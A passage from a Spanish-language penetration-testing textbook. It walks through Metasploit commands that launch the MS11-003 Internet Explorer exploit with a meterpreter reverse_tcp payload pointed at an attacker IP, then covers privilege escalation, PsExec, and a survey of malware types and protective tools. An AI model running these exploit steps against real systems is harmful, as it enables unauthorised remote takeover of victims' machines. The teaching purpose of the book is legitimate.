msf > use exploit/windows/browser/ms11_003_ie_css_import
```

Luego definimos el PAYLOAD:

```
msf> set PAYLOAD windows/meterpreter/reverse_tcp
```

Y finalmente, el LHOST, es decir, la dirección IP del atacante.

EL PROYECTO TOR

The Onion Router (**www.torproject.org**) es una red de túneles virtuales que permite aumentar el nivel de privacidad y seguridad en Internet y, a su vez, crear herramientas que incorporen características de privacidad. Sus mayores beneficios radican en la posibilidad de compartir información sobre redes públicas sin comprometer la privacidad y ayudar a reducir riesgos de análisis de tráfico.

msf> set LHOST 192.168.1.30

En la **Figura 10** vemos cómo debería quedar configurado.




Figura 10. Con **show options**, podemos verificar si todos los parámetros requeridos fueron configurados.

Finalmente, y de manera análoga al caso anterior, ejecutamos el comando **exploit**. El resultado puede verse en la **Figura 11**. Notemos que esta vez hemos obtenido como resultado un enlace que apunta a la URL **http://192.168.1.30:8080/57MVfcBWXglt5**.

VULNERABILIDADES

La explotación de vulnerabilidades antes del año 2000 solía ser una tarea completamente artesanal, donde los investigadores debían programar todo lo necesario para realizar un ataque, insumiendoles mucho tiempo y esfuerzo. Con el tiempo los propios especialistas comenzaron a crear herramientas para simplificar su trabajo, dándose un gran avance en materia de seguridad ofensiva.




Figura 11. Esta vez se nos devuelve un enlace que apunta al servidor malicioso levantado por MSF.

Es decir, esta vez el exploit es un archivo que está alojado en un servidor web levantado por Metasploit. De esta forma, podemos darnos cuenta de que, al momento que un Internet Explorer intente acceder al link que hemos preparado, el archivo malicioso que contiene el exploit correspondiente se descargará en el equipo del usuario víctima. Posteriormente, intentará aprovechar una vulnerabilidad asociada a este navegador, de manera tal de devolverle al atacante una consola interactiva con el equipo comprometido. Así, el intruso podrá tomar el control completo de la máquina que ha sido vulnerada.

PARA ESTE CASO, EL EXPLOIT ESTÁ ALOJADO EN UN SERVIDOR DE METASPLOIT

La consola de control devuelta por el exploit al atacante puede apreciarse por completo en la **Figura 12**.

REFERENCIAS DE LA SECCIÓN

Para conocer en detalle el CVSS, es aconsejable consultar este enlace: **www.first.org/cvss/cvss-guide.html**. Seguramente, el lector se quedó con ganas de conocer más sobre Metasploit; en este link encontrará un manual detallado: **www.offensive-security.com/metasploit-unleashed**. Meterpreter es un payload optimizado para el compromiso de un equipo.

Figura 12. Aquí se presenta la consola **`meterpreter`** como resultado del acceso al equipo.

Acciones desde el interior

Un ataque externo, en caso de ser exitoso, finalizará con un acceso que permita tomar acciones desde dentro de un sistema, idealmente, dentro de la red interna. Si el ataque procede directamente desde el interior y no se ha requerido el acceso remoto, esta fase será directamente desde la cual tomaremos las acciones de conquista.

Si bien en el **Capítulo 6** retomaremos diversos tipos de ataques internos, a continuación explicaremos brevemente dos acciones que son comunes a este tipo de ataques: la escalada de privilegios y la ejecución remota de aplicaciones.

Escalada de privilegios

Cuando un atacante obtiene acceso a un equipo, un alto porcentaje de las veces accede con credenciales de usuario restringido. Esto es así porque suele ser más sencillo vulnerar a un usuario común que al

propio administrador, que de por sí se protegerá debido a la criticidad de su función. En caso de que una aplicación haya sido explotada y se obtenga así una consola con privilegios de usuario común, el próximo paso será elevar dichos privilegios para llegar al máximo nivel: **root** en un sistema del tipo Linux o **administrador** en un sistema Windows (aunque debemos tener en cuenta que frecuentemente se apunta al usuario **System**).

> LUEGO DE OBTENER UNA CONSOLA CON PRIVILEGIOS, ESTOS SE ELEVAN AL MÁXIMO NIVEL

Para esto, el atacante lanza un exploit local en el sistema luego de haber comprobado que era vulnerable a él y, si todo sale bien, obtiene el nivel deseado. En estos casos la elevación de privilegios puede ser de tipo vertical u horizontal. La primera consiste en obtener privilegios de nivel superior a los que se tiene, y la segunda se refiere a la posibilidad de acceder a otras cuentas de usuario del mismo nivel de acceso, muy útil en sistemas web o de **home banking**, donde lo que suele buscarse es masividad de cuentas y no altos privilegios.

Ejecución remota de aplicaciones

Una vez que se ha obtenido el acceso, se deseará ejecutar comandos en forma remota, así como también correr aplicaciones en el sistema objetivo. Esto solo podrá hacerse si se tienen los permisos adecuados; en caso contrario, se intentará primero una escalada de privilegios. Otro requisito es haber establecido un canal entre el sistema remoto y el del atacante, lo cual puede hacerse a partir de cualquier protocolo, como HTTP, SMTP, ICMP, etc. Finalmente, se deberá contar con un elemento que permita dicha comunicación ejecutándose en el objetivo. Muchas aplicaciones y comandos permiten pasar **parámetros de ejecución remota**, por lo que pueden aprovecharse para esta fase, y si no, tal vez sea preciso obtener directamente una consola en la cual ingresar los comandos propios del sistema objetivo (no necesariamente una consola del sistema operativo, ya que existen opciones en PHP).

Para realizar estas acciones, en sistemas Microsoft Windows puede utilizarse la herramienta **PsExec** o **Remoxec**, que ejecuta comandos empleando los servicios de **RPC Task Scheduler** o también **DCOM Windows Management Instrumentation**.




Figura 13. **PsExec** permite ejecutar comandos en forma remota. En la pantalla pueden verse las distintas opciones del comando.

Fase de mantenimiento del acceso

Podríamos creer que una vez que un atacante toma control sobre un sistema y accede a él de cualquier manera posible, su tarea ya está cumplida y se alejará. Sin embargo, por lo general el acceso es solo un paso para la **consolidación de la posición**, lo que viene a constituir el verdadero objetivo del **usuario malintencionado**. Los métodos utilizados son distintos dependiendo de diversos factores, por lo que existen variadas opciones utilizadas para mantener el control en el tiempo.

> EL ACCESO A UN SISTEMA ES SOLO UN PASO PARA LA CONSOLIDACIÓN DE LA POSICIÓN

Infección mediante malware

Llamamos **malware** (**malicious software**) a todo tipo de código malicioso. Si bien se cree muchas veces que se trata solo de virus, esto no es así en la actualidad, ya que estos últimos solo representan un pequeño porcentaje del malware. Un malware no es más que una pieza de software diseñada para infectar un sistema. Se trata de pequeños componentes desarrollados con el objeto de concretar alguna acción maliciosa. La peligrosidad de un malware se establece sobre la base de dos criterios principales: por un lado, su capacidad de hacer daño, y por otro, su posibilidad de propagación.

Clasificaciones y objetivos

El malware suelen acarrear problemas que van desde la eliminación de archivos clave del sistema operativo y la destrucción de particiones, hasta alteraciones a un firmware. Pero esto no es todo: la mayoría cuenta con las habilidades necesarias para atacar nuevos sistemas y distribuirse tanto como sea posible. Vale aclarar que no es posible producir daños físicos permanentes por medio de la infección de un virus. ¿La motivación para crearlos? Principalmente, de tipo económica (la industria del malware mueve millones de dólares); otras veces, las menos, por prestigio dentro de comunidades **underground** y también por popularidad, en especial, durante los primeros tiempos de la informática moderna. El malware puede clasificarse en función de múltiples características y criterios: según su origen, las técnicas

EL MALWARE SE CLASIFICA EN FUNCIÓN DE MÚLTIPLES CARACTERÍSTICAS

VIRUS INFORMÁTICOS

Antiguamente, los virus informáticos eran el único tipo de código malicioso existente. Podemos resumir su comportamiento en tres características principales: **dañino**, **autorreproductor** y **subrepticio**. Hoy en día, el malware no opera de forma estrictamente dañina para no alertar al usuario de su presencia en el sistema, como sí lo hacían los virus hace algún tiempo.

que utilizan para infectar, los tipos de archivos que atacan, los lugares donde se esconden, los daños que causan, el sistema operativo, etcétera, y un mismo malware puede pertenecer a varias categorías. Originalmente, se conocieron los virus que afectaban el sector de arranque de un disco, los que dañaban directamente a los archivos ejecutables y los virus de macro, que perjudicaban documentos aprovechando características de las aplicaciones de oficina para elaborar código malicioso. También han aparecido las **bombas lógicas**, preparadas para activarse al cumplirse ciertos eventos predefinidos, lo cual es solo una característica de su comportamiento y no determina su propagación.

> LAS BOMBAS LÓGICAS SE ACTIVAN AL CUMPLIRSE CIERTOS EVENTOS PREDEFINIDOS

La clasificación actual del malware, tomando en cuenta la forma en que llega al sistema, incluye: **troyanos**, **gusanos**, **adware, spyware**, y **virus**. Además, considerando sus acciones o características, aparecen los **keyloggers**, **backdoors**, **ransomware**, **rogue** y **rootkits**. Vale destacar el comportamiento de los gusanos, que no necesitan infectar otros archivos para multiplicarse porque aprovechan vulnerabilidades de los sistemas y aplicaciones para su propagación.

Cómo trabaja el antivirus

Los antivirus suelen estar basados en un modelo que consta de un módulo de control y uno de respuesta. La detección se realiza de dos maneras: por un lado, el uso de firmas para realizar comparaciones de patrones estáticos; por el otro, el método heurístico, que se relaciona con el análisis de comportamiento.

EL SALÓN DE LA FAMA

Los virus, así como las estrellas de Hollywood, tienen su **salón de la fama**. Seguramente, muchos recuerden incidentes relacionados con ellos y hasta dónde estaban cuando se enteraron de su existencia. La lista incluye sin dudas a: Melissa, CIH (Chernobyl), Love Bug (I Love You), Sircam, Nimda, Código Rojo, SQL Slammer, Blaster, Klez, Nicehello, Bugbear, Sobig y Sasser.

Respecto a las implementaciones a nivel corporativo, algunos especialistas abogan por promover el mismo proveedor/vendor en todas las capas, en tanto que otros, en cambio, están completamente en contra, aduciendo que si un virus no está incluido en el archivo de definiciones, probablemente no será detectado por ninguna de las capas en las que estén instalados otros productos de un mismo proveedor, ya que, por lo general, suelen compartir su motor (**engine**) y su archivo de definiciones.

Un buen antivirus debería de cumplir con ciertos requisitos, como estar certificado por la **International Computer Security Association** (**ICSA**, **www.icsa.net**), poder realizar exploración en tiempo real y programado, contar con una consola de administración y reportes, tener herramientas para diferentes focos de infección, poder actualizarse en forma automática y no degradar el rendimiento del sistema. También es interesante la integración con el sistema de backup, la auditoría de eventos, estadísticas y reportes, y el sistema de alarmas. Para entornos corporativos, donde suele requerirse el análisis de miles de archivos y e-mails por hora, se han lanzado **appliances**, que consisten en una solución de alto rendimiento compuesta por hardware y software.

> UN BUEN ANTIVIRUS DEBERÍA ENCONTRARSE CERTIFICADO POR LA ICSA

Si bien el escenario desde el famoso gusano de Morris ha cambiado, el malware continúa siendo objeto de estudio debido a la dificultad de crear soluciones globales que logren evitarlo.

Tal vez la mejor conclusión sobre los virus informáticos podamos ponerla en palabras de uno de los más grandes astrofísicos de todos los tiempos, el Dr. Stephen Hawking: "Los virus informáticos dicen algo acerca de la naturaleza humana, ya que la única forma de vida que hemos creado es puramente destructiva".

¿CUÁL ES EL MEJOR ANTIVIRUS?

No es sencillo responder esto, pero hay varios laboratorios independientes que realizan pruebas comparativas y publican sus resultados, detallando el tipo de análisis efectuado. Los más importantes son: AV Comparatives (**www.av-comparatives.org**) y Virus Bulletin (**www.virusbtn.com**).

Malware en Linux, Mac OS y smartphones

Pese a que cuando nos referimos a malware en general estamos hablando, sin decirlo, de los sistemas Windows, también existen códigos maliciosos que afectan a plataformas como Linux y Mac. Si bien esto puede parecer a primera vista imposible, basta decir que gran parte de las infecciones están vinculadas al comportamiento del usuario y no del sistema operativo, con lo cual el hecho de que nuevos sistemas estén disponibles para usuarios finales hace que se desarrollen códigos maliciosos para aprovecharse de ellos.

> EL MALWARE EN DISPOSITIVOS MÓVILES CRECIÓ MUCHO EN LOS ÚLTIMOS AÑOS

El malware, entonces, no es en sí mismo dominio de un sistema operativo, sino un concepto que puede aplicarse tanto en Windows como en otros sistemas. Aquí pueden incluirse también los distintos tipos de teléfonos inteligentes, como iPhone, BlackBerry y equipos con Android. En este sentido, el malware para teléfonos móviles se está transformando en una tendencia creciente, aprovechando las imprudencias y el desconocimiento de los usuarios de telefonía celular, que crecen día tras día.

Keyloggers

Entre las aplicaciones que más se utilizan por su funcionalidad en un ataque están los **keyloggers**, destinadas a grabar todo lo escrito por teclado (aunque la mayoría no solo se remite a esto) para luego enviarlo al atacante o almacenarlo a la espera de ser recuperado. Si bien su principal implementación es en software, existen dispositivos de hardware que ofrecen las mismas funcionalidades, colocándose a

KEYLOGGERS Y ANTI KEYLOGGERS

BPK: **www.blazingtools.com**, Invisible Keylogger: **www.invisiblekeylogger.com**, Spector: **www.spector.com**, KeeLogger: **www.keelog.com**, KeyGhost: **www.keyghost.com**, KeyDevil: **www.keydevil.com**, Anti-Keylogger: **www.anti-keylogger.net**, KL-Detector: **http://dewasoft.com/privacy/kldetector.htm**, PSMAntiKeyLogger: **http://psmantikeyloger.sourceforge.net**.

modo de adaptador entre el teclado y el conector del motherboard, y almacenando directamente la información en una memoria interna.




Figura 14. Configuración de **`Invisible Keylogger`**, uno de los más elegidos para la captura de teclas en sistemas Windows.

Dado su origen como herramienta espía, una de sus características es pasar inadvertido al momento de su instalación, uso y reporte. Para introducirlos en un sistema, los atacantes suelen construir troyanos que los incluyan, pero un administrador con instrucciones de vigilar el accionar de los empleados probablemente utilice la instalación remota. Gran cantidad de malware incluye la funcionalidad de keylogger.

STUXNET

Stuxnet es un gusano para Windows, Fue el primer malware conocido en espiar y reprogramar sistemas de control industrial **SCADA**, pudiendo así afectar a infraestructuras críticas. Hasta principios de 2012 se lo consideraba el malware más evolucionado de la historia.





Figura 15. **`Perfect Keylogger`** ofrece una gran cantidad de opciones, como la captura de pantallas.

Es interesante tener en cuenta que su funcionamiento depende por completo de la configuración que se haya realizado sobre él y, por otra parte, de la plataforma para la que haya sido desarrollado.

La mayoría permite embeber el cliente dentro de una aplicación legítima, para así realizar su distribución (procedimiento conocido como **binding**). Pueden ser configurados para alertar al momento de interceptar cierto contenido escrito.

BOTNETS

Existe un tipo de malware muy difundido actualmente que se denomina de tipo **bot**, el cual tiene la particularidad de transformar a la computadora de la víctima en un **equipo zombie**. De esta manera, un atacante que logra infectar miles de equipos puede tomar control de todos ellos y administrarlos para fines maliciosos de manera centralizada. Sin duda, se trata de un avance en materia de malware, pero de un riesgo más para quienes se encargan de la seguridad de los sistemas.



Keyword	Total	Chat	Web Address	Web Site	Email	Keystroke
bomb	1	0	0	1	0	0
casino	24	0	2	16	3	3
mossman	42	26	0	0	6	10
nude	5	1	0	4	0	0
porn	12	0	9	3	0	0
resume	2	0	0	0	0	2
suicide	2	0	0	2	0	0

Figura 16. **Keylogger Spector** cuenta con una poderosa función de detección de palabras.

Si bien existen algunos programas detectores de keyloggers, un antivirus se considera en sí una contramedida aceptable en caso de los que no son por hardware.

Resulta interesante destacar que en los últimos años los keyloggers se han puesto de moda como método de control parental o de empleados, de modo que su uso está avalado por una determinada autoridad, lo cual los transforma en herramientas de vigilancia.

Troyanos y backdoors

En su definición más amplia, solemos referirnos a los troyanos como programas que llevan oculta una funcionalidad que será usada con fines maliciosos contra el usuario que los instala. La palabra está tomada de la mitología griega, en referencia al **Caballo de Troya**, el cual se recibió como un regalo de buena fe y en cuyo interior se escondían los soldados enemigos. Una de las principales diferencias entre un **virus** y un troyano es la incapacidad de estos últimos para

replicarse. Otra diferencia es que el troyano forma parte del código fuente del programa instalado y se compila junto con él, mientras que el virus se añade o suplanta al programa original. Si bien un troyano no necesariamente debe funcionar como puerta trasera, la mayoría lo hace; por lo tanto, nos referimos a troyanos teniendo en mente su aplicación como herramienta de administración remota subrepticia. Suele llegar al sistema como un programa aparentemente inofensivo, pretendiendo ser algo que no es o hacer algo que no hace. A veces se envía como adjunto de correo, fingiendo ser una utilidad de sistema; otras, como parte de una aplicación "troyanizada". De hecho, algunos malware poseen la capacidad de introducir y ejecutar troyanos y keyloggers como parte de su accionar malicioso (**downloaders**).




Figura 17. **`Trojan Hunter`** es uno de los antitroyanos más elegidos; cuenta con una interfaz muy intuitiva y con muchas opciones.

Tiempo después de popularizados los troyanos, su implementación comenzó a estar mal vista en la comunidad hacker, ya que su facilidad de uso hacía que muchos inexpertos realizaran acciones complejas con estas utilidades y se autoproclamaran hackers, con lo cual presentaban a la

sociedad un perfil que en nada se asemejaba al de los verdaderos hackers de ese entonces. Algunas características comunes de los troyanos son: edición remota del Registro, apagado o reinicio del sistema, recupero de contraseñas en caché, captura de pantallas, grabación de teclas, monitoreo del tráfico, funcionalidades de proxy y redirección de puertos, ejecución de aplicaciones y manipulación del sistema de archivos.

Spyware

A medida que Internet se fue convirtiendo en un medio de comunicación global, muchos programadores encontraron una gran vidriera para dar a conocer sus aplicaciones. El hecho de distribuir desarrollos en forma gratuita en algunos casos podía resultar en una falta de soporte por carecer de fondos. Como alternativa de solución, nació el **adware** (**Advertising Supported Software**), a modo de soporte financiero del **freeware**, por lo general, incluyendo ventanas de publicidad como parte de su interfaz, y recolección de datos del equipo.

Figura 18. El antispyware Ad-Aware es uno de los más veteranos y populares, y cuenta con una versión gratuita.




Figura 19. **SpyBot** es un antispyware que ha recibido numerosos premios y se distribuye en forma gratuita.

Esto derivó en el concepto de **spyware**, cuyo accionar es la invasión a la privacidad, ya que se utiliza para obtener información de personas y organizaciones sin su consentimiento, con fines comerciales. Esta cadena comercial está compuesta, principalmente, por programadores que incluyen spyware en sus aplicaciones a cambio de dinero por publicidad, empresas dedicadas a la implementación de productos de medición de audiencia del lado del servidor, y compañías de marketing y publicidad, que procesan la información y brindan servicios como estudios de mercado, penetración de productos, perfil del consumidor, información demográfica, etcétera. Se instala de la misma forma que cualquier otra aplicación, y si bien muchas veces se encuentra contenido en sus propios archivos ejecutables, suele ser común encontrarlo como librerías **.DLL** adjuntas al software anfitrión. En general, sus etapas de funcionamiento son:

- **Ingreso al sistema**: instalación como parte de alguna aplicación.
- **Obtención de información local**: aprovechamiento de información provista por el propio sistema operativo.

- **Monitoreo del sistema**: procesos en ejecución, análisis de archivos, detección de conexiones, etcétera.
- **Registro**: grabación en disco de la información recolectada.
- **Acción**: envío de la información obtenida a un centro de recolección vía Internet, o presentación de mensajes personalizados al usuario.

Muchos productos cuestionados por incluir software espía suelen advertir en forma **expresa** sobre su accionar en sus licencias, que casi nadie se detiene a leer. Para combatirlos, existe software antispyware, como **Ad-Aware** y **SpyBot S&D**, aunque al ser un tipo de malware, también son detectados por los antivirus.

Rootkits

Dado que los sistemas operativos actuales están ampliamente estandarizados, los componentes, archivos y comandos de cada uno de ellos suelen ser los mismos en prácticamente todas las instalaciones. Esta afirmación llevó al desarrollo de los **rootkits**, que aprovechan las propias herramientas de los sistemas para utilizarlas en su contra, modificando o alterando su funcionamiento. Un *rootkit* es una herramienta o conjunto de ellas cuya finalidad es esconderse a sí misma y a otros programas, procesos, archivos, directorios, registros y puertos para permitir a un intruso mantener el acceso remoto a un sistema durante el mayor tiempo posible.

El término, en sus orígenes, hacía referencia a un grupo de herramientas recompiladas de sistemas **UNIX** que, habiendo sido debidamente modificadas, se encargaban de ocultar muchas actividades maliciosas realizadas por el malware. De este modo, un intruso podía mantener el control del sistema con privilegios de **root**, pero oculto a los usuarios y administradores.

HERRAMIENTAS DE PROTECCIÓN

Antitroyanos: Trojan Hunter (**www.trojanhunter.com**), Anti-Trojan (**www.anti-trojan.net**). Antispyware: SpyChecker (**www.spychecker.com**), Spyware Guide (**www.spywareguide.com**), Ad-Aware (**www.lavasoft.com**), SpyBot (**www.safer-networking.org**).




Figura 20. El detector **`Rootkit Revaler`** es un clásico de **`Sysinternals`**, que se destaca por su simpleza y efectividad.

También existe el caso de los **rootkits de kernel**, más peligrosos aún dada su cercanía con las funciones vitales del sistema y su dificultad para la detección. Toda herramienta que sirva para obtener información puede ser ocultada mediante rootkits. Muchas veces se utiliza el sistema atacado para, a su vez, lanzar ataques contra otros equipos (pivoteo), de modo que parezca que es otro sistema el que ataca, y no, el intruso.

